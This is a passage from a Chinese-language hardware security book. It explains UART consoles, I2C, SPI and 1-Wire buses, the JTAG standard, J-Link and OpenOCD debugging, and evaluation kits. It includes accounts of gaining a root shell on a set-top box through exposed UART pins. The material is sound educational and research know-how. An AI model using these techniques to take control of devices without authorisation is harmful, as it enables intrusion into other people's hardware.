在显卡、键盘、鼠标、网卡等成为与计算机交互的主要方式之前，UART 串口就已经出现了。许多早期的计算机系统都没有键盘、鼠标、显示器和视频输出，唯一的控制接口就是串口，用户可以将其与专用“哑终端”（例如 Wyse）相连。在许多年里，UART 串口都是使用计算机命令行控制台的最常见途径。事实上，许多现代的 Unix 概念起源于这些早期事物。例如，Unix 和 Linux 的用户大多熟悉终端在 TTY 上运行的情况。这个词本身就来自那个古老的年代，当时操作 Unix 系统的方式是通过串口将其与一台 TeleTYpe 打字机相连（因此缩写为 TTY）。

UART 串口有多种实现方法，最简单的情况下用三到四根连接线就够了。这样的简单性意味着可以非常便宜而轻量地实现电路设计。因此，几乎在所有的嵌入式系统中都能找到 UART 接口，它通常由 OEM 直接集成到 SoC 芯片中。

有些嵌入式系统（如机顶盒）的视频输出通常完全专用于上层用户界面，通常只有有限的用户输入功能，比如专用遥控器。在这种情况下，面向最终市场的产品并没有为底层调试功能留下多少空间。因此可以想象，对开发者来说隐藏在设备里的 UART 串口对于调试和诊断是多么有用。事实上，绝大部分消费级产品都暴露并启用了这类接口。

1. 一个暴露的串口意味着什么？

通过一个暴露的串口直接与嵌入式操作系统打交道，与在芯片间的通信路径上拦截、查看、篡改及生成数据有同样的后果：产生更多的攻击面。第 5 章中提到，攻击目标的攻击面数量直接与该目标和其他系统、代码、设备、用户甚至自身其他组件的交互接口数量成正比。关注这些接口可以拓宽对整个设备攻击面的理解。这一点也适用于运行其他系统的设备。

2. Android 和 Linux 设备上暴露的 UART 串口

在基于 Android 的嵌入式系统中，经常能发现暴露的 UART 串口。连接好以后，可以通过它直接访问底层操作系统。根据本书的讨论，最常用的 Android 交互方式是 ADB。不过，许多暴露了 UART 的 Android 嵌入式系统内核常在编译时加入这样编译选项：

```
CONFIG_SERIAL_MSM
CONFIG_SERIAL_MSM_CONSOLE
```

然后，诸如 uBoot 和 X-Loader 的 bootloader 还会通过下面这样的引导选项将串口配置参数传递给内核：

```
"console=ttyMSM2,115200n8"
```

此时，所有的 stdout、stderr 和 debug 输出都会被定位到串口。如果设备中运行的是 Android 或者标准的 Linux，并且 login 是引导序列中的一步，还可以看到一个登录提示框。

注意　虽然这些配置选项专门用于编译基于高通 MSM 芯片的 Android，但是其他芯片在理念上是一样的。

通过这些接口，可以观察到设备的启动过程、输出的调试和诊断信息（想想 `syslog` 或者 `dmesg` 的功能），甚至还能通过一个命令行 shell 与设备进行交互。图 13-2 就是一台机顶盒上的 UART 引脚。




图 13-2　机顶盒的引脚

将图 13-2 所示的引脚与电路板上恰当的引脚连接好以后，就可以获得设备中 Android 系统的一个 root 权限 shell。将这一技术用于另一个基于博通（Broadcom）的电缆调试解调器（有线电视猫）时，暴露出的则是一个订制的实时操作系统。虽然博通的 UART 中没有交互式 shell，但是对其 IP 地址相关服务进行模糊测试时，UART 中会显示栈回溯信息，可以将其反馈给模糊测试流程。该设备的 UART 引脚如图 13-3 所示。




图 13-3　Comcast 博通设备的引脚

这仅仅是我们研究中的两个简单例子。在许多其他的设备中都可以找到 UART 接口未受保护的问题。互联网上有非常多基于 UART 接口暴露的博客文章和安全会议报告，比如 femtocell、OpenWRT Linksys 路由器和碟形卫星天线的 hack，以及电缆调制解调器的漏洞等。

那么，发现这些接口以后应该做什么？怎么判断每根引脚的用途？13.1.4 节将介绍一些简单的方法和工具来解决这些问题。现在还需要了解一些其他的常见接口，从而把它们区分开来。

13.1.2　I²C、SPI 和单总线接口

前面介绍的 UART 串口一般用于人与设备进行交互，而几乎所有的嵌入式设备都实现了一些更为简单的串行协议。与 UART 不同，这些串行协议是为了满足电路中各个集成芯片互相通信的需求。它们可以用极少的引脚（有时候甚至只需要一根）来实现，因此电路设计师可以在电路板上实现类似于局域网的设计，让所有芯片能够互相通信。

这些简单的串行协议中，最常见的是 I^2C 和 SPI。I^2C 又写作 I2C（读作“I 平方 C”），是集成电路之间（Inter-Integrated Circuit）的缩写；SPI 是串行外围接口（Serial Peripheral Interface）总线；单总线（One-Wire 或者 1-Wire）的得名则源于它只需要一根电线或者一个引脚来提供电

源与通信通道。

在继续讨论之前需要指出的是，在 PCB 板上，并不是任意两个元件之间的链路都可以承载串行数据，这远没有想象中那么简单。许多集成芯片用一种非常古老的方式与其他芯片共享数据，即简单地变化各个引脚的状态（通过相对高低的电压值和确定的规范标准来表示二进制的 1 和 0）。通常情况下这些引脚被称为 GPIO，也就是“通用目的输入输出”的缩写。

一些引脚承载模拟信号，一些承载数字信号。因此，有时候需要清楚某个集成电路与外界通信使用的具体协议。通常情况下，阅读这块集成电路的手册或者快速翻阅其引脚的规格说明书即可（这样就进入了电子工程领域，超出了本书的范围）。

不过事实上，由于这些串行协议极为普遍，很少需要了解深层细节。实现这些串行协议的复杂性远低于 UART，因此可以低成本地集成到几乎所有类型的集成电路中，通过几根引脚输出数据。在真实世界里，可以在实现各种功能的集成芯片中找到它们，包括：

- 倾斜/运动传感器（加速马达）
- 时钟
- 步进电机
- 舵机
- 稳压器
- A/D（模拟信号到数字信号）转换器
- 温度传感器
- 数据存储芯片（EEPROM）
- LCD/LED 显示屏
- GPS 接收器

每个制造商都希望其生产的集成电路易于交互，因此 I^2C 和 SPI 成为了简单数字通信的事实标准。例如，任天堂的 Wii 控制器使用 I^2C 进行串行通信，用在连接控制器与游戏主机的线缆上。在大部分笔记本电脑中，电池也是通过 SPI 和 I^2C 向笔记本系统的软件报告剩余的电量。在笔记本电脑里，温度调节、电池状态及输出等逻辑通常都以软件的方式实现，这些软件走 I^2C 总线来控制电池。

每根 VGA、DVI 和 HDMI 线及其要连接的设备上都有专门的 I^2C 引脚，用于在设备与显卡之间建立基本的通信信道。图 13-4 给出了常见 VGA、HDMI 和 DVI 控制器中的 I^2C 接口。

将一台新的显示器插入计算机时，主机能准确了解到显示器的厂商和型号，就是因为它从视频线缆中两根专用的 I^2C 引脚里收到了显示器发来的信息。

就连 MicroSD 卡和 SD 卡也通过一根 SPI 串行总线来传输所有的数据！是的，存储卡通过 SPI 这种简单、可扩展的老式串行协议与计算机对话。图 13-5 给出了在 MicroSD 和 SD 卡接口中实现 SPI 通信的具体引脚。





图 13-4 VGA、DVI 和 HDMI 中的 I²C 引脚



引脚	SD	SPI
1	CD/DAT3	CS
2	CMD	DI
3	VSS1	VSS1
4	VDD	VDD
5	CLK	SCLK
6	VSS2	VSS2
7	DAT0	D0
8	DAT1	X
9	DAT2	X

引脚	SD	SPI
1	DAT2	X
2	CD/DAT3	CS
3	CMD	D1
4	VDD	VDD
5	CLK	SCLK
6	VSS	VSS
7	DAT0	D0
8	DAT1	X

图 13-5 MicroSD 卡和 SD 卡中使用的 SPI

通过这些简单的示例，相信你已经意识到这些串行协议到底有多么普遍了。有一个例子也许和本书主题最为相关：智能手机的应用处理器与基带处理器之间也普遍使用 I^2C 通信。事实上，通过嗅探这条 I^2C 总线中传输的数据，George Hotz（又名 GeoHot）才能开发出对 iPhone 的第一个越狱；通过嗅探 MacBook 电池中内建的电量控制器经 I^2C 收到的数据，Charlie Miller 博士才能对其进行逆向工程，了解苹果笔记本控制电量的原理。

13.1.3　JTAG

在信息安全领域，JTAG 这个热词似乎具有丰富的含义。许多人都在并不了解这个词真实含义的情况下随意使用过它，因为它的概念看起来真的非常简单：只是通过另外一台计算机调试芯片的一种方法而已。然而，真实情况可能与想象中的有所不同。

前面已经介绍了集成电路如何使用简单串行协议相互通信或与外设通信。我们还了解到，开发者经常使用这些串口与操作系统和 bootloader 进行交互，或者接收调试输出信息。这些交互和输出当然很有用，但嵌入式开发者还需要另一个非常重要的功能：调试。

使用 UART 的前提是在目标设备中运行用于实现交互式接口（比如 shell 或交互式 bootloader）的专门代码。嵌入式开发者应该怎样了解处理器未执行任何代码时的状态，尤其是在其尚未执行特定代码或者暂停执行时？在嵌入式系统中，这并不仅仅是安装一个软件调试器那么简单。比如，如果被调试设备运行的是一个实时操作系统，其中没有用户态空间和多进程等概念，应该怎么办？如果被调试目标运行的是一个实时操作系统或者裸机执行文件，只有一个单独的执行文件镜像在运行，那么就只有一种选择：使用像 JTAG 这样的硬件调试接口。

JTAG 的相关标准和规范已经超出了本章的讨论范围，不过还是需要进行说明。JTAG 对应的是 IEEE 1149.1 号标准“Standard Test Access Port and Boundary Scan Architecture”。该标准来自一个名为“联合测试行动小组”（Joint Test Action Group）的组织，由 OEM 和开发者团体共同组成。JTAG 以这个组织命名，而非该标准。

这里需要记住一个很重要的细节，它可以消除对这个技术的误解和滥用：JTAG 是一个定义规范的标准，但是并未规定应该怎样实现软件调试。开发者和信息安全社区经常使用这个词但对其理解甚少。只有认识准确，开发者和研究人员才能用它有效地调试嵌入式软件，找到其中的漏洞。

1. JTAG 的神话

对 JTAG 最大的误解是认为它对软件调试部分进行了高度标准化。事实上，这个标准只定义了用于调试和管理的一个双向通信渠道。这里的“调试”并非平时软件工作者熟悉的“观察程序执行”，而是一个电子工程场景下的概念：了解所有的芯片是否都已经就位，检查不同芯片的引脚状态，甚至提供逻辑分析仪的基本功能。这些电子工程意义上的底层调试能力为高层软件调试功能提供了能力支持，下面进行解释。

事实上，JTAG 是一个描述芯片、集成电路或微处理器中某个特性的通用词汇。对固件和软件调试来说，它更像是汽车的变速器。抽象地说，变速器在汽车中改变齿轮的运转。然而，不同的汽车制造商生产的变速器在结构上都有所不同，因此维修、拆解和诊断也变得错综复杂。

作为标准，JTAG 优先对这些底层特性和功能进行规范化，但并没有专门说明软件调试协议的数据应该是怎样的。从软件的角度来看，许多 JTAG 片内调试器（On-Chip Debugger，OCD）在实现上趋于雷同，并提供相同的最小功能集。绝大部分 JTAG 实现都提供了这些核心功能：单步、断点、重启、监视点、寄存器查看和边界扫描等。此外，这些设备上的大部分 JTAG 引脚标签使用相同的标记和缩写。因此从功能的角度来看，也很容易导致对 JTAG 的误解。

JTAG 标准定义了 5 个用于通信的标准引脚，在 PCB 板丝印层上以及芯片（或设备）的规格书中也许会看到它们：

- TDO：测试数据输出
- TDI：测试数据输入
- TMS：测试模式选择
- TCK：测试时钟
- TRST：测试重置

图 13-6 展示了在不同设备上使用的多种标准 JTAG 接头。




图 13-6 JTAG 接头图例

引脚名基本上说明了它们的用途。搞软件的人可能马上会认为 JTAG 作为标准不仅定义了引脚，还定义了引脚之间的通信；但事实并非如此。在软件和固件调试方面，JTAG 标准仅仅定义了 2 个引脚用于数据传输：

- TDO：测试数据输出
- TDI：测试数据输入

接下来，该标准定义了在这些引脚之上传输的一些命令及其格式，用于实现更多的 JTAG 功能，但是并没要求传输这些数据应该用什么类型的串行协议。JTAG 还指明了与 JTAG 总线相连的设备不同的运行模式：

- ❑ BYPASS 模式：简单地将来自 TDI 的数据传递给 TDO
- ❑ EXTEST（外部测试）模式：从 TDI 接收指令，读取外部引脚状态信息，传递给 TDO
- ❑ INTEST（内部测试）模式：读取内部状态信息，传递给 TDO；还可以做“其他”用户自定义的内部事务

对于所有基于 JTAG 数据引脚的软件或固件，其调试通信都基于厂商对 INTEST 模式 JTAG 通信的定制实现。事实上，这也是软件调试者以及逆向工程师和漏洞研究人员最关心的部分。这些在芯片与调试器之间传输的软件或固件调试信息都是上面所讲的定制实现，与 JTAG 规范本身无关。

另一个对 JTAG 的常见误解，是认为它直接与某一个处理器相连，或者认为它专门用于调试单一的目标。事实上，JTAG 本身产生于一种叫作边界扫描的技术。这种技术将 PCB 板上的多块芯片串接到一起进行底层诊断，比如检查引脚状态（前面提到的 EXTEST 模式），测量电量，甚至分析逻辑。因此，JTAG 在本质上意味着将多块芯片连接起来。图 13-7 说明了多块芯片如何被连接起来形成一条 JTAG 总线。




图 13-7　串接形成一条 JTAG 总线

同样地，JTAG 规范设置了一个主设备和多个从设备，因此它支持将多个处理器不以特定先后顺序地用菊花链串起来。主设备通常是调试器硬件（比如 PC 和 JTAG 调试器适配器）或者诊断硬件，PCB 板上所有的芯片则通常是从设备。对于逆向工程师来说，了解这个菊花链连接很重要，因为商业产品中的 JTAG 接口往往既与核心处理器相连，也和外设控制器（比如蓝牙、以太网和其他串行设备）相连。知道了这个情况，在后面配置调试器工具和阅读调试器文档时可以避免不少挫折。

此外，JTAG 规范并不指明设备之间的具体顺序，从设备也绝不会自己引导一个通信会话，理解这一点有助于使用和检查 JTAG 设备。比如，可以确定手中的调试器是链上唯一的主设备。图 13-8 展示了连接上一个主设备后整个通信链路的状态。




图 13-8 JTAG 菊花链

现在可以意识到，JTAG 主要用于电子工程意义上的调试，而软件开发者、逆向工程师和漏洞研究者主要关心的还是如何在设备上调试软件或固件。在这个方面，JTAG 规范只是宽松地定义了引脚及其标签，其中的数据通过串行协议进行传输。

JTAG 规范并未要求使用哪种串行协议，也没有定义所传输数据的编码格式。但是各种各样的处理器中都实现了 JTAG，这是怎么做到的呢？关键在于各有各的具体实现，这也是开发者社区的主要误解所在。

在 JTAG 中，固件和软件调试可以使用不同的数据格式，甚至使用不同的连线方式。比如德州仪器公司的 MSP430 系列微处理器，其 JTAG 实现使用的就是一个名为 Spy-Bi-Wire 的串行通信协议。传统的 JTAG 实现需要使用 4 或 5 根线，而这个协议只使用 2 根。如果一个设备使用了 MSP430，即便其 PCB 板上有一个接口被标记为 JTAG 或者有 JTAG 引脚标签，JTAG 连接的串行引脚也会使用 Spy-Bi-Wire。因此，硬件调试器要将数据传递给软件调试器，先要理解这些引脚配置及其串行协议（见图 13-9）。




图 13-9 Spy-Bi-Wire 的接线方式

图 13-9 中，左边是一个传统的 14 针 JTAG 接口，但是它只有 2 根线通过 Spy-Bi-Wire 与右边的 MSP430 处理器相连（分别是 RST/NMI/SBWTDIO 和 TEST/SBWTCK）。除了物理连线方式的差异，采用的电线线路协议（也就是 INTEST 用户定义节中通过 TDO 和 TDI 引脚的调试数据流）有时候也不同。因此，与被调试对象进行交互的调试软件也有所不同。这就导致不同的设备有不同的定制调试线缆、调试硬件和调试软件。

不要被上面的内容吓到，我们只是想解释一些背景情况，以防读者误以为 JTAG 是一个高度标准化的通用调试银弹，从而在实际操作时失望。了解 JTAG 的这些情况后，接下来看看需要哪些工具及其原因。

2. JTAG 巴别鱼

幸运的是，有几家公司意识到，面对各种各样的 JTAG 实现，人们会需要巴别鱼[①]。Segger、Lauterbach 和 IAR 等厂商生产了基于 PC 的软件和灵活的硬件设备，用于完成这些神奇的翻译工作。因此，使用其中一台设备就可以与各类 JTAG 硬件打交道。

JTAG 适配器

这种通用的 JTAG 调试器与那些通用的电视遥控器非常像。生产这些调试器的厂商会公布其长期支持的设备列表，其中包含 JTAG 调试器可以识别并支持的成千上万种集成电路和微处理器的序列号。和电视遥控器类似，特性越多、可编程性越强、支持设备数量越多，调试器的价格就越高。在下订单购买一款 JTAG 调试器之前，很重要的一点是要确定它支持你想调试的设备。

图 13-10 所示的 Segger J-Link 也许是最流行的 JTAG 调试器，也是最适合绝大部分读者的一款。它相对来说比较便宜，但是支持的设备数量繁多，因此成为开发者们的最爱。J-Link 有不同的型号，主要是特性上有所不同，但是核心的通用调试功能是一样的。



图 13-10　Segger 公司的 J-Link 调试器

① Babel fish，《银河系漫游指南》中提到的一种通用翻译器。——译者注

通过 USB 接口将 J-Link 盒子与计算机相连，然后通过排线或者自制跳线将其与要调试芯片相连（13.1.4 节会进一步介绍），就可以开始调试了。接下来，Segger 的软件会与 J-Link 设备互动，使用它控制目标设备。J-Link 软件甚至可以充当 GDB 服务端的角色，以便于使用熟悉的 GDB 终端来调试芯片。图 13-11 演示了将 GDB 附着到 Segger J-Link 调试服务端上的情形。



图 13-11 Segger J-Link 与 GDB 交互的截屏

除了最为流行的 J-Link 调试器，还有一些其他的工业级调试器，比如非常先进的 Lauterbach 产品，自称支持的设备数量最多。Lauterbach 的调试器确实相当不错，但是价格过高。

OpenOCD

另一个经常被提起的 JTAG 方案是 OpenOCD，它是“开放式片内调试器”的缩写。之前介绍的商业工具将所有需要的软件和硬件打包在一起，拿到后就可以立即开始与设备上的 JTAG 协同工作。与此不同的是，OpenOCD 仅仅是一份开源的软件，其目的是支持各类 JTAG 适配器和目标设备，让用户可以通过一个标准的 GDB 调试器界面（或者其他与 GDB 服务端兼容的任何界面）来操作适配器并进行调试。

回忆一下之前的内容，JTAG 适配器本身会负责处理所有来往于芯片的信号，翻译它们并通过 USB、串口或者并口连接将其传递给 PC。接下来，需要有一款软件通过电线线路协议来理解

和解析协议，并将数据翻译成调试器所能理解的形式。OpenOCD 就是这样一款软件。在商业方案中，这种软件一般与适配器硬件打包在一起销售。

而 OpenOCD 则通常和不包含软件的 JTAG 适配器一起使用，例如 Olimex 的适配器、FlySwatter、Wiggler 甚至 Bus Pirate（13.3.2 节会进一步介绍）。OpenOCD 还能和一些商业适配器配套使用，例如 Segger J-Link。

如果已经知道了调试目标的引脚分布，所用的 JTAG 适配器也支持，接线也准确可靠，并且针对这些情况配置好了 OpenOCD，接下来使用 OpenOCD 会非常容易。可以通过 apt-get 等软件下载器下载并安装，然后通过命令行启动，如下所示：

```
[s7ephen@xip ~]$ openocd
Open On-Chip Debugger 0.5.0-dev-00141-g33e5dd1 (2010-04-02-11:14)
Licensed under GNU GPL v2
For bug reports, read
        http://openocd.berlios.de/doc/doxygen/bugs.html
RCLK - adaptive
Warn : omap3530.dsp: huge IR length 38
RCLK - adaptive
trst_only separate trst_push_pull
Info : RCLK (adaptive clock speed) not supported - fallback to 1000 kHz
Info : JTAG tap: omap3530.jrc tap/device found: 0x0b7ae02f (mfg: 0x017,
part: 0xb7ae, ver: 0x0)
Info : JTAG tap: omap3530.dap enabled
Info : omap3530.cpu: hardware has 6 breakpoints, 2 watchpoints
```

本章将跳过一些配置步骤，包括创建或修改主配置文件 openocd.cfg 以及界面、板和调试目标特定的配置文件等。OpenOCD 的很多问题就隐藏在这些细节之中。最后，当 OpenOCD 成功运行时，可以通过 telnet 连接到它，然后得到一个命令行界面：

```
[s7ephen@xip ~]$ telnet localhost 4444
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Open On-Chip Debugger
>
```

连上 OpenOCD 以后，可以输入 `help` 命令来获得帮助信息：

```
> help
bp                          list or set breakpoint [<address> <length> [hw]]
cpu                         <name> - prints out target options and a comment
                            on CPU which matches name
debug_level                 adjust debug level <0-3>
drscan                      execute DR scan <device> <num_bits> <value>
                            <num_bits1> <value2> ...
dump_image                  dump_image <file> <address> <size>
exit                        exit telnet session
fast                        fast <enable/disable> - place at beginning of
                            config files. Sets defaults to fast and dangerous.

fast_load                   loads active fast load image to current target -
                            mainly for profiling purposes
```

```
fast_load_image           same args as load_image, image stored in memory -
                          mainly for profiling purposes
find                      <file> - print full path to file according to
                          OpenOCD search rules
flush_count               returns number of times the JTAG queue has been
                          flushed
ft2232_device_desc        the USB device description of the FTDI FT2232
                          device
ft2232_latency            set the FT2232 latency timer to a new value
ft2232_layout             the layout of the FT2232 GPIO signals used to
                          control output-enables and reset signals
ft2232_serial             the serial number of the FTDI FT2232 device
ft2232_vid_pid            the vendor ID and product ID of the FTDI FT2232
                          device
gdb_breakpoint_override   hard/soft/disable - force breakpoint type for gdb
                          'break' commands.
gdb_detach                resume/reset/halt/nothing - specify behavior when
                          GDB detaches from the target
gdb_flash_program         enable or disable flash program
gdb_memory_map            enable or disable memory map
gdb_port                  daemon configuration command gdb_port
gdb_report_data_abort     enable or disable reporting data aborts
halt                      halt target
help                      Tcl implementation of help command
init                      initializes target and servers - nop on subsequent
                          invocations
interface                 try to configure interface
interface_list            list all built-in interfaces
irscan                    execute IR scan <device> <instr> [dev2] [instr2]
```

这个界面与 J-Link 的命令界面非常类似。

在试图将 JTAG 适配器与一款商业设备相连时，通常不清楚后者的 JTAG 引脚分布和引脚标签，也不知道其 JTAG 接口是否已经打开。因此，在一个未知的或商业化的被调试目标上使用 OpenOCD，可能会面对下面这些问题，从而遭遇挫折。

- 在这个目标设备上，JTAG 是启用的吗？
- 引脚分布情况是怎样的？（换句话说，TDI、TDO、TCK、TRST 和 TMS 引脚在哪里？）
- 已经知道了目标的正确引脚分布之后，怎么确定连接的跳线和连接器工作正常？
- OpenOCD 正在通过正确的适配器驱动程序与适配器交互吗？
- OpenOCD 正在通过正确的接口传输正确地解析目标设备的电线线路协议吗？
- 这台设备的型号代码与 OpenOCD 支持的某个设备非常类似但又不完全相同，这种情况下它能正常工作吗？

由于以上原因，使用一款商业的 JTAG 软件（比如 Segger 的产品）并搭配一个明确支持的适配器可以避免时间损耗和提心吊胆。由于商业的 JTAG 方案包含了所有用于支持的软件，整个过程会变得非常顺利。如果确定使用或者不得不使用 OpenOCD，最好事先取得一套需调试芯片的评估套件。

评估套件

评估套件主要用于工程师和设计师为其系统寻找合适的产品选型并进行评估。制造商会对几乎每一款商业级处理器和控制器提供评估套件，这些套件通常非常便宜，从免费到 300 美元不等（许多在 100 美元左右）。事实上，制造商必须确保那些可能使用它们处理器的人能廉价而便捷地获得这些评估套件。

许多制造商甚至会提供设计参考文件，包括评估套件本身的 Gerber 文件（3D 模型和接线规范）以及物料清单（Bill Of Materials，BOM）。这样，嵌入式工程师就可以更快地制造出产品原型，而不需要围绕处理器从头开始构建一整块 PCB 板。因此，这个评估套件对逆向工程师和漏洞研究者也极为有用。图 13-12 就是 STMicro 的 ARM 开发套件。

